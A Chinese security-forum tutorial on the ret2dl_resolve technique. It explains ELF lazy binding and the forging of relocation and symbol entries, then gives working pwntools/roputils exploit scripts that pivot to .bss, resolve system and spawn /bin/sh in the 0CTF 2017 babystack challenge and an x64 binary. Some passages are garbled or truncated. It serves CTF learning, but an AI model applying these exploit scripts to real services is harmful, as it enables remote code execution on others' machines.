ret2dl_resolve从原理到实践

treebacker / 2019-10-07 10:34:09 / 浏览数 3425

---

ret2dl_resolve原理与实践

原理

ELF对象


- ELF文件是很多类unix系统（Lniux、FreeBSD）的可执行文件格式。
- 一个应用程序主要由ELF和动态链接库.so组成。在ELF文件中有多个segment，每个segment包括多个sections。
- 后面主要涉及.dynsym，.rela.plt和.dynstr，rel.plt。

ELF动态装载器

由于静态链接的文件比较大，且多是重复使用的代码。且一次装载耗时较多；所以才有了惰性加载（运行时加载）。

ELF文件执行时根据section里的信息，动态地链接.so文件中的资源（函数、变量）。这一过程（符号解析）由动态装载器实现。

解析主要依赖于_dl_runtime_resolve函数。解析规则如图。



相关的数据结构

每个符号都是ELF_sym结构体。存在于.dynsym段。

- st_name字段保存着该符号在,synstr段的偏移（那里保存着符号的字符串形式）
- st_value字段，如果该符号已经被解析过，则保存着它的虚拟地址；否则NULL。

```
typedef struct
{
 Elf32_Word        st_name;               /* Symbol name (string tbl index) */
 Elf32_Addr        st_value;               /* Symbol value */
 Elf32_Word        st_size;               /* Symbol size */
 unsigned char        st_info;               /* Symbol type and binding */
 unsigned char        st_other;               /* Symbol visibility */
 Elf32_Section        st_shndx;               /* Section index */
} Elf32_Sym;
```

导入符号需要重定位支持，重定位项以ELF_Rel结构描述，存在于rel.plt段中

- r_offset字段：该函数在got.plt中的偏移

- r_info字段：该函数在dynsym中的类型和索引。

```
typedef struct
{
 Elf32_Addr        r_offset;               /* Address */
 Elf32_Word        r_info;                 /* Relocation type and symbol index */
} Elf32_Rel;
```

解析结束后，重定位的目标（Elf_Rel的r_offset）将会是got表的一个条目，got在got.plt中，将有能够解析rel.plt重定位项的动态链接器写入。

对解析read函数（第一次调用）的一次跟踪过程

gdb跟踪解析PLT

```
=> 0x4006a0:    call   0x4004f0 <read@plt>
   0x4006a5:    mov    eax,0x0
   0x4006aa:    leave
   0x4006ab:    ret
```

read函数未被解析时，got['read']中存的是plt['read']的第二条指令地址，所以会继续执行解析工作。

```
Legend: code, data, rodata, value
0x00000000004004f0 in read@plt ()
gdb-peda$ x/x 0x601020
0x601020:       0x00000000004004f6
```

push 1操作实际是read函数符号在rel_plt的索引reloc_index；而0x4004d0地址是特殊字段PLT[0]

```
:0000000000601018 off_601018      dq offset alarm         ; DATA XREF: _alarm↑r
:0000000000601020 off_601020      dq offset read          ; DATA XREF: _read↑r
:0000000000601028 off_601028      dq offset __libc_start_main

.plt:00000000004004D0 ; Segment permissions: Read/Execute
.plt:00000000004004D0 _plt            segment para public 'CODE' use64
.plt:00000000004004D0                 assume cs:_plt
.plt:00000000004004D0                 ;org 4004D0h
.plt:00000000004004D0                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.plt:00000000004004D0                 dq 2 dup(?)
```

PLT[0]的代码会将GOT[1]入栈，并跳转至GTO[2]。


```
=> 0x4004d0:    push   QWORD PTR [rip+0x200b32]        # 0x601008
   0x4004d6:    jmp    QWORD PTR [rip+0x200b34]        # 0x601010
```

GOT[1]和GOT[2]是两个特殊字段。

GOT[1]■■■■■■■■■■■■■■■link_map■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ELF■■■■■■■
GOT[2]■■■■■■■■■■■■■_dl_runtime_resolve■■■■■■■

从上面的跟踪可以看出，PLT代码执行了_dl_runtime_resolve(link_map_obj, reloc_index)的调用。

图示该函数的实现作用



.dynamic段和RELRO

- 动态装载器从.dynamic段收集所有它需要的关于ELF对象的信息。.dynamic段由Elf_Dyn结构组成，一个Elf_Dyn是一个键值对，其中存储了不同类型的信息。相关的


d_tag	d_value
DT_SYMTAB	.dynsym
DT_STRTAB	.dynstr
DT_JMPREL	.rel.plt

d_tag	d_value
DT_PLTGOT	.got.plt
DT_VERNEED	.gnu.version
DT_VERSYM	.gnu.version_r

- 部分RELRO：一些段(包括.dynamic)在初始化后将会被标识为只读。
- 全部RELRO：所有的导入符号将在开始时被解析，.got.plt段会被完全初始化为目标函数的最终地址，并被标记为只读。此外，既然惰性解析被禁用，GOT[0]与GOT[

攻击

通过伪造整个解析过程所依赖的符号信息（相关的数据结构），就可以将我们需要的函数动态加载进某一地址。攻击示意图



这里，通过改写got[1]，即link_map指向一个我们伪造得ELF_Dyn结构。在这个结构中破坏保存DT_STRTAB指针的l_info域。它的值被设成一个伪造的动态条目的地址

- a攻击实例中，改写DT_STRTAB条目，欺骗解析器认为.dynstr在.bss上，且在.bss伪造的dynsyn中写入我们的函数字符串，这里调用printf会劫持到execve。
- b宏基实例中，通过传递给_dl_runtime_resolve函数的索引reloc_index超出范围，落在了.bss，并在那里伪造Elf_Rle结构；这个重定位项指向一个就位于其后的E

实践

x86 0Ctf 2017 babystack

无输出函数，不知道libc版本。。

ret2dl_resolve方法解决

首先根据上图的流程手动模拟，找到"read"函数。

```
tree@treePc:~/ctf/pwn/xctf/0-babystack$ readelf -a babystack | grep JMP
 0x00000017 (JMPREL)                     0x80482b0
tree@treePc:~/ctf/pwn/xctf/0-babystack$ readelf -a babystack | grep SYMTAB
 0x00000006 (SYMTAB)                     0x80481cc
tree@treePc:~/ctf/pwn/xctf/0-babystack$ readelf -a babystack | grep STRTAB
  [ 6] .dynstr           STRTAB          0804822c 00022c 000050 00   A  0   0  1
  [28] .shstrtab         STRTAB          00000000 001054 0000fa 00      0   0  1
 0x00000005 (STRTAB)                     0x804822c
tree@treePc:~/ctf/pwn/xctf/0-babystack$
```

```
gdb-peda$ p 0x80482b0 + 0
$5 = 0x80482b0
gdb-peda$ x/2xw $5
0x80482b0:      0x0804a00c      0x00000107
gdb-peda$ p 0x80481cc + 0x10
$6 = 0x80481dc
gdb-peda$ x/4xw $6
0x80481dc:      0x0000001a      0x00000000      0x00000000      0x00000012
gdb-peda$ p 0804822c + 0x1a
Invalid number "0804822c".
gdb-peda$ p 0x0804822c + 0x1a
$7 = 0x8048246
gdb-peda$ x/s $7
0x8048246:      "read"
```

代码模拟——借助于栈迁移，将stack迁移到.bss。


```
#rop information
read_plt = 0x08048300
bss_buf = 0x0804A020
leave_ret = 0x08048455

pop_3_ret = 0x080484e9      # pop esi ; pop edi ; pop ebp ; ret
pop_ebp_ret = 0x080484eb    # pop ebp ; ret

#stack poivt and read(0, bss, 0x1000)
payload = 'a'*0x28
payload += p32(bss_buf)     #ebp ==> bss_buf
payload += p32(read_plt) + p32(leave_ret) + p32(0) + p32(bss_buf) + p32(0x36)
p.send(payload)

dbg()

stack_size = 0x800
control_base = bss_buf + stack_size
payload = 'a'*0x4                           #read(0, bss_buf = ebp, 0x1000),        while ebp+4 is ret_addr
payload += p32(read_plt) + p32(pop_3_ret) + p32(0) + p32(control_base) + p32(0x1000)
payload += p32(pop_ebp_ret) + p32(control_base)     #ebp = control_base, so ret_addr is at control_base+4 which is plt_0
payload += p32(leave_ret)

p.send(payload)
```

伪造相关数据结构

```
#elf information

rel_plt = 0x80482b0
jmptab = 0x80482b0

dynsym = 0x080481cc
symtab = 0x080481cc

dynstr = 0x0804822c
strtab = 0x0804822c

#fake information
alarm_got = elf.got['alarm']
fake_sym_addr = control_base + 0x24
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr += align

index_sym = (fake_sym_addr - dynsym) / 0x10
r_info = index_sym << 8 | 7
fake_reloc=p32(alarm_got)+p32(r_info)                           # reloc fake alarm->system

st_name=fake_sym_addr+0x10-dynstr
fake_sym=p32(st_name)+p32(0)+p32(0)+p32(0x12)

plt_0 = 0x080482F0
index_offset = (control_base + 0x1c) - rel_plt                      #plt_i■■
```

栈布置

其中通过导向执行PLT0，这里的参数很好理解。但是被解析函数的参数的位置怎么确定呢？在执行PLT0代码是，栈上的参数分布如下



其他的结构都是伪造的布置在栈上，只要前后一致就没有问题。

```python
payload += p32(plt_0)                                   #push link_map; jmp dl_runtime_resolve.
payload += p32(index_offset)                            #push idx
payload += 'a'*4
payload += p32(control_base + 0x50)                     #■■■■
payload += 'a'*8


payload += fake_reloc                                   #control_base + 0x1c
payload += 'b'*8

payload += fake_sym                                     #control_base + 0x24
payload += 'system\x00'
payload = payload.ljust(0x50, 'a')
payload += cmd                                          #■■■■■■■■■■
payload = payload.ljust(0x64, 'a')
```

可以看到还是很麻烦的，利用工具roputils可以简化该过程。

```
rom pwn import *
import sys
sys.path.append("/home/tree/pwntools/roputils")
import roputils
import time
#coding:utf-8

offset = 0x2c
readplt = 0x08048300
bss = 0x0804a020
vulFunc = 0x0804843B

p = process('./babystack')
# p = remote('202.120.7.202', 6666)
# context.log_level = 'debug'

rop = roputils.ROP('./babystack')
addr_bss = rop.section('.bss')

# step1 : write sh & resolve struct to bss
buf1 = 'A' * offset #44
buf1 += p32(readplt) + p32(vulFunc) + p32(0) + p32(addr_bss) + p32(100)
p.send(buf1)

buf2 =  rop.string('/bin/sh')
buf2 += rop.fill(20, buf2)
buf2 += rop.dl_resolve_data(addr_bss+20, 'system')      #address for func, and name for func
buf2 += rop.fill(100, buf2)
p.send(buf2)

#step2 : use dl_resolve_call get system & system('/bin/sh')
buf3 = 'A'*44 + rop.dl_resolve_call(addr_bss+20, addr_bss)      #address for func and args for func
p.send(buf3)
p.interactive()
```

x64

多了两个结构体。rela.plt和Sym

同时r_offset不在直接寻址，而是作为rel.plt的索引。

同时需要link_mmap设置为0（先泄露link_mmap_addr）

利用roputils实现

```python
#!/usr/bin/python
```

```
# -- coding: utf-8 --
import sys
sys.path.append("/home/tree/pwntools/roputils")
from roputils import *

fpath = './ret2dl64'
offset = 0x28
rop = ROP(fpath)
addr_bss = rop.section('.bss')

read_plt = rop.plt('read')
read_got = rop.got('read')

p = Proc(fpath)
payload = rop.retfill(offset)
payload += rop.call(read_plt, 0, addr_bss, 0x100)
payload += rop.dl_resolve_call(addr_bss+0x20, addr_bss) #link mmap地址，参数地址

p.write(payload)
payload = rop.string("/bin/sh\x00")
payload += rop.fill(0x20, payload)
payload += rop.dl_resolve_dada(addr_bss + 0x20, 'system') #link mmap 地址, 函数名
payload += rop.fill(0x100, payload)


p.write(payload)
p.interact(0)
```

参考链接

安全客

Leakless Paper

ret2dl_resolve笔记)

ichunqiu

上一篇：ThinkPHP5.1.X反序列化利用链 下一篇：半监督学习的思考和安全尝试

1. 1 条回复

搭个环境怎么这么难qaq 2019-10-09 07:54:46

写得很详细，很好！

0 回复Ta

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板